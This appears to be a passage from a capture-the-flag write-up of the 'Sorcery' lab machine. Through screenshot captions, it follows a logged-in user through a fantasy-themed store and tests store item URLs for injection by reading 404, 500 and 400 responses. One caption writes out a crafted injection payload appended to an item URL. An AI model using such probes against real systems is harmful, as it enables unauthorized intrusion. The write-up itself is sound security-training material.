
After registration or credential setup, the user dark attempts to log in via the standard login form. The interface supports both password and Passkey authentication. Successful login grants access to the protected dashboard.

The main store page (/dashboard/store) displays a grid of magical-themed products, including Mystic Elixirs, Philosopher’s Stone, Magic Amulets, Potion Kit, Alchemy Rings, Enchanted Scrolls, Transmutation Box, Elemental Wands, and Crystal Orbs. Each item has a “View” button and fantasy-themed descriptions. The logged-in user dark (Client) can browse the store freely.
Store Function Analysis on Sorcery machine

After the dark (Client) logs in, the dashboard displays a store interface. One of the products, “Mystic Elixirs,” appears as a magical potion that grants wisdom, strength, or enhanced perception. Each item uses a unique UUID-based URL (/dashboard/store/{id}).

Another store product page displays “Philosopher’s Stone,” describing it as a legendary artefact capable of turning any metal into pure gold. The page follows the same pattern with a unique identifier in the URL, suggesting the application dynamically generates content based on item IDs.

When accessing the store item URL without a malicious payload, the server returns a clean 200 OK response with full HTML content (Next.js rendered page) therefore, this confirms that the endpoint functions normally for valid requests.
Error-Based Testing (404 / 500 / 400 responses)

Another test payload on the same endpoint results in a 404 Not Found error page (Next.js error template).

A different payload variation on the same store endpoint causes a 500 Internal Server Error. This suggests that certain inputs are reaching the backend logic (likely in the Rust API or database layer), causing the application to crash — a strong indicator of improper input handling.

The SQL injection attempt in the store URL triggers a 400 Bad Request response from nginx. The server rejects the malformed request, indicating some level of input validation or URL parsing protection on the backend.

The attacker performs a manual injection test by appending a crafted SQLi-style payload (") + RETURN result / "1" ) + RETURN result) directly to a store item URL (/dashboard/store/{uuid}). They send the request with a valid authentication token cookie.

A crafted request to /dashboard/store/{uuid} with URL-encoded payload returns a 404 Not Found page on the frontend.
